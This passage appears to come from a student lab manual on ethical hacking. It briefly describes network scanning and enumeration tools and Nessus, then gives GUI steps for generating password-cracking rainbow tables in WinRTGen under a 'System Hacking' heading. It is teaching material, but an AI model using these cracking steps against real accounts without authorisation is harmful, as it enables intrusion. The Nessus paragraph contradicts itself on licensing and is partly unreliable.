unix  3      [ ]     STREAM   CONNECTED  121844
unix  3      [ ]     STREAM   CONNECTED  11802
unix  3      [ ]     STREAM   CONNECTED  10696  /run/user/1000/at-spi/bus_0
unix  3      [ ]     STREAM   CONNECTED  9020  @/tmp/.X11-unix/X0
unix  3      [ ]     STREAM   CONNECTED  11588
unix  3      [ ]     STREAM   CONNECTED  9703  @/tmp/.X11-unix/X0
unix  3      [ ]     STREAM   CONNECTED  4937
unix  3      [ ]     STREAM   CONNECTED  134174
unix  3      [ ]     STREAM   CONNECTED  11755
unix  3      [ ]     STREAM   CONNECTED  10695
```


iii. Super Scan

Super Scan is a multi-functional tool that will help you manage your network and make sure your connections and TCP ports are working as well as they should be. One of the best features or advantages of this tool is just how quickly it works. The scans are made very rapidly and faster than with most other scanning tools out there.




iv. Hyena

Hyena is GUI based, NetBIOS Enumeration tool that shows Shares, User login information and other related information.




v. Soft Perfect Network Scanner Tool

Soft Perfect Network Scanner can ping computers, scan ports, discover shared folders and retrieve practically any information about network devices via WMI, SNMP, HTTP, SSH and PowerShell.




vi. SolarWinds Engineer's Toolset

Engineer's Toolset provides the tools you need as a network engineer or consultant to get your job done. Toolset includes solutions that provide diagnostic, performance, and bandwidth measurements.



vii. Wireshark



Wireshark is a free and open-source packet analyser. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues.



B. Perform the vulnerability analysis using the following tools:

i. Nessus

Nessus is a proprietary vulnerability scanner developed by Tenable, Inc. Tenable.io is a subscription-based service. Tenable also contains what was previously known as Nessus Cloud, which used to be Tenable's Software-as a-Service solution. Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools. In fact, Nessus is one of the many vulnerability scanners used during vulnerability assessments and penetration testing engagements, including malicious attacks. Nessus is a tool that checks computers to find vulnerabilities that hackers COULD exploit.




Practical No: 4


A. Perform the System Hacking using the following tools:

i. Winrtgen

In this article, we will go through the process of generating rainbow tables using WinRTGen.





To generate rainbow tables first we will have to modify the properties of WinRTGen according to our need, and to do so Click on “Add Table “. After this, a new box will appear named “Rainbow Table Properties”




In the “Rainbow Table Properties” window we have the option to modify settings in order to generate rainbow tables according to our needs. The following properties can be modified:


- Hash: The type of encryption we want the rainbow table to be generated. For example, MD5, MD4, SHA1, etc.




After assigning the values to the properties according to our needs click on “Benchmarks”. This will show the estimated time, Hash speed, Step speed, Table Pre-computing time, etc. that will be required to generate the Rainbow Table according to assigned properties.




After “Benchmark” click on “Ok”. This will add the Rainbow Table to the queue in the main window of WinRTGen




After this click on “Rainbow Table” You want to start processing and click “OK”.



